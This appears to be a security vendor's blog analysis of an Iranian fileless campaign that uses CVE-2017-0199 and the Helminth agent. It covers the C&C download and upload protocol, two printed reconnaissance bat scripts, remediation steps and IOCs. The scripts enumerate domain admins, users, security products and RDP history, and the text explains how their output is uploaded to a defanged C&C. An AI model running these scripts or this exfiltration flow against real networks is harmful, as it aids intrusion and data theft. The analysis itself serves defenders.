

- vpsupdate[.]tk/index.aspx?id=<random character><randomnumber>[b] (the “b” is for download)

The file name of the bat script is then delivered through the response headers, and the content of the bat script is delivered through the response. Both of them are encoded in base 64.




The name of the file is default.bat (decoded from Content-Disposition property in the header) and it is saved temporary in the dn folder (described in the next section).

Note: Morphisec identified several other samples of communication with different C&C servers (“alenuupdate[.]info” and “maralen[.]tk”) in which a more advanced customized version of Mimikatz was sent to specific users, and an additional agent was installed in the “C:\Program Files (x86)\Microsoft Idle\” directory:



Back to the popular variant of the protocol: As soon as the file executes and the result output is written to default.bat.txt (similarly to the previous campaign), the resulting file is uploaded back to the C&C using the following URL command (POST request):

- `vpsupdate[.]tk/index.aspx?id=<random character><random number>[u]` (the “u” is for upload)



At the same time, the DnE1.Ps1 is executed. The DnS1.Ps1 is also executed and communicates with the C&C using DNS exchange queries (the same as in the previous campaign). This kind of communication is very hard to block since DNS is a basic functionality required in any organization.

Delivered Commands

The bat script is a customized version of Mimikatz (with slight modification from the last campaign). Its goal is to gather information from the computer and the network:

```
default.bat x
1 chcp 65001&
2 whoami 2>&1 &
3 hostname 2>&1 &
4 echo _____ IpConfig _____ &
5 ipconfig /all 2>&1 &
6 echo _____ All local users _____ &
7 net user /domain 2>&1 &
8 echo _____ All user in domain _____ &
9 net group /domain 2>&1 &
10 echo _____ Domian Admins _____ &
11 net group "domain admins" /domain 2>&1 &
12 echo _____ Exchange trusted Members _____ &
13 net group "Exchange Trusted Subsystem" /domain 2>&1 &
14 echo _____ net account domain _____ &
15 net accounts /domain 2>&1 &
16 echo _____ net user _____ &
17 net user 2>&1 &
18 echo _____ net local group members _____ &
19 net localgroup administrators 2>&1 &
20 echo _____ netstat _____ &
21 netstat -an 2>&1 &
22 echo _____ tasklist _____ &
23 tasklist 2>&1 &
24 echo _____ systeminfo _____ &
25 systeminfo 2>&1 &
26 echo _____ RDP _____ &
27 reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
28 echo _____ Task _____ &
29 schtasks /query /FO List /TN "GoogleUpdateTasksMachineUI" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
30 echo _____
```

The added commands are chcp to handle non-ASCII characters (e.g. Hebrew) and the validation of the scheduled task (which should have been added by the persistency mechanism).

As mentioned in the previous section, Morphisec identified an advanced version of the same bat script communicating with the alenupdate[.]info C&C. In that case, the information that is gathered includes A.V., Firewall and AntiSpy product information. The persistent tasks are slightly different as well, "Google Update Core" and "Google Sync Core".

```
default_advanced.bat
1 @echo off &
2 chcp 65001&
3 echo %userdomain%\%username% 2>&1 &
4 echo %computername% 2>&1 &
5 echo _____ IpConfig _____ &
6 ipconfig /all 2>&1 &
7 echo _____ All local users _____ &
8 net user /domain 2>&1 &
9 echo _____ All user in domain _____ &
10 net group /domain 2>&1 &
11 echo _____ Domian Admins _____ &
12 net group "domain admins" /domain 2>&1 &
13 echo _____ Exchange trusted Members _____ &
14 net group "Exchange Trusted Subsystem" /domain 2>&1 &
15 echo _____ net account domain _____ &
16 net accounts /domain 2>&1 &
17 echo _____ net user _____ &
18 net user 2>&1 &
19 echo _____ net local group members _____ &
20 net localgroup administrators 2>&1 &
21 echo _____ netstat _____ &
22 netstat -an 2>&1 &
23 echo _____ tasklist _____ &
24 tasklist 2>&1 &
25 echo _____ systeminfo _____ &
26 systeminfo 2>&1 &
27 echo _____ Security _____ &
28 echo. &
29 echo ===== A.V. ===== &
30 echo. &
31 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
32 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get /Format:List | more | findstr displayName 2>&1 &
33 echo. &
34 echo ===== Firewall ===== &
35 echo. &
36 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
37 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path FirewallProduct Get /Format:List | more | findstr displayName 2>&1 &
38 echo. &
39 echo ===== AntiSpy ===== &
40 echo. &
41 WMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
42 WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiSpywareProduct Get /Format:List | more | findstr displayName 2>&1 &
43 echo. &
44 echo ===== &
45 echo. &
46 echo _____ RDP _____ &
47 reg query "HKKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
48 echo _____ Task _____ &
49 schtasks /query /FO List /TN "{Google Update Core}" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
50 echo _____
```

Remediation

1. The scheduled task “GoogleUpdateTasksMachineUI” should be removed. Note that regular Google update tasks look like GoogleUpdateTask[MachinelUser]* without the “s” in Tasks).
 1. In case “Google Update Core” or “Google Sync Core” exists, those need to be removed as well.
2. Access Public\Libraries\RecordedTV folder. Note that the Libraries folder in Public is hidden, and you should delete the folder and not the RecordedTV icon – if you have only the icon, then the agent is not installed.
3. If the following directory exists, remove it: “Program Files(x86)\Microsoft Idle”
4. If the following directory contains “WinInit.Ink” or “SyncInit.Ink” files, remove those files: %userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup”

Conclusion

Every few years, a new “logic bug” CVE in OLE object linking is identified; the previous one was three years ago (CVE-2014-0640). This kind of vulnerability is

rare but powerful. It allows attackers to embed OLE objects (or links in the case of CVE-2017-0199) and bypass Microsoft validation of OLE execution without warning. In essence, it is the same as playing animation in PowerPoint.

Such vulnerabilities should be patched immediately.

It is significant to note how the Iranian threat actors advanced their abilities in such a short time:

- Utilizing a vulnerability PoC immediately after its publication
- Setting up the required infrastructure with multiple domains and delivery servers
- Increasing the sophistication of the delivered Helminth agent, including regeneration of its signatures on the infected computer
- Improving the customized information gathering Mimikatz version

With many organizations taking high-risk vulnerabilities seriously and patching them as quickly as possible, attackers can no longer exploit them for an extended period of time. We therefore expect that threat actors will return to macro-based campaigns like Hancitor.

Indicators of Compromise (IOCs)

Document delivery

Name	SHA256
13.doc	a9bbbf5e4797d90d579b2cf6f9d61443dff82ead9d9ffd10f3c31b686ccf81ab
558.doc, 2.doc	2869664d456034a611b90500f0503d7d6a64abf62d9f9dd432a8659fa6659a8
1.doc	832cc791aad6462687e42e40fd9b261f3d2fbe91c5256241264309a5d437e4c
3.doc	d4eb4035e11da04841087a181c48cd85f75c620a84832375925e6b03973d8e

HTA delivery servers:

hxxp://comonscar[.]in (82.145.40.46)

80.82.67.42

HTA files:☐

Name	SHA256
test4.hta, test5.hta	5ac61ea5142d53412a251eb77f2961e3334a00c83da9087d355a49618220a

Helminth Trojan Installers:

Name	SHA256
0011.ps1	042F60714E9347DB422E1A3A471DC0301D205FFBD053A4015D2B509D
1.vbs	BE7F1D411CC4160BB221C7181DA4370972B6C867AF110C12850CAD77

C&C:

Name
vpsupdate[.]tk
alenuupdate[.]info
Maralen[.]tk

Persistency:

Task Name
GoogleUpdateTasksMachineUI
Google Update Core
Google Sync Core

CERT-IL has listed additional IoCs that are not mentioned in this list, which include the January campaign that involved malicious Juniper Networks VPN and fake Oxford registration form executables and their C&C domain server.

Topics: **0-day exploits**, **Zero-day**, **Attack Analysis**, **fileless attacks**□

Welcome to our Blog

Keeping you in the loop with company updates, industry insight, cyber security trends, and cyber attack information.

SUBSCRIBE TO THE BLOG

Morphisec Named a Cool Vendor 2016



Each year Gartner identifies new Cool Vendors it considers innovative or□

transformative. Morphisec is honored to be named a Cool Vendor 2016. [Here's more....](#)

Recent Posts

- [Iranian Fileless Attack Infiltrates Israeli Organizations](#)
- [Building Security Resiliency Into Critical Infrastructure](#)
- [Cyber Defense Reinvented - Israel Dealmakers Summit 2017](#)
- [Malware Is a Symptom – Don't Treat Symptoms](#)
- [Morphisec Discovers New Fileless Attack Framework](#)
- [Andromeda's Five Star Custom Packer – Hackers' Tactics Analyzed](#)
- [RSAC 2017: Is the cybersecurity industry about keeping up with the Joneses?](#)
- [New Wave of Cerber Ransomware Sweeps the Globe – Can't Surge Past Morphisec](#)
- [Ready for RSAC and a New Take on Endpoint Security?](#)
- [Hedge Funds Need to Hedge Against Hackers](#)

Most Popular Posts

- [How the EPS File Exploit Works to Bypass EMET \(CVE-2015-2545\) – A Technical Exploration](#)
- [Morphisec Discovers New Fileless Attack Framework](#)
- [Less is More \(Dangerous\): A Dissection of Fileless In-Memory Attacks](#)
- [Moving Target Defense: Common Practices](#)
- [Recycling Known Vulnerabilities - Old Cyber Attack Goes Stealth](#)
- [ASLR - What It Is, and What It Isn't](#)
- [Javascript in IE Overtakes Flash as Number One Target for Angler Exploit Kit](#)
- [New Wave of Fileless Kovter Backdoor Trojan Attacks Via "Targeted" Macro-Based Malspam Campaign](#)

Posts by Topic

- [cybersecurity \(30\)](#)
- [Endpoint Security \(28\)](#)
- [Attack Analysis \(21\)](#)
- [Exploits \(15\)](#)
- [Moving Target Defense \(15\)](#)

[see all](#)



FOLLOW US: [f](#) [🐦](#) [in](#)

© Morphisec Ltd., 2016

[| Terms of Use](#) | [Privacy Policy](#)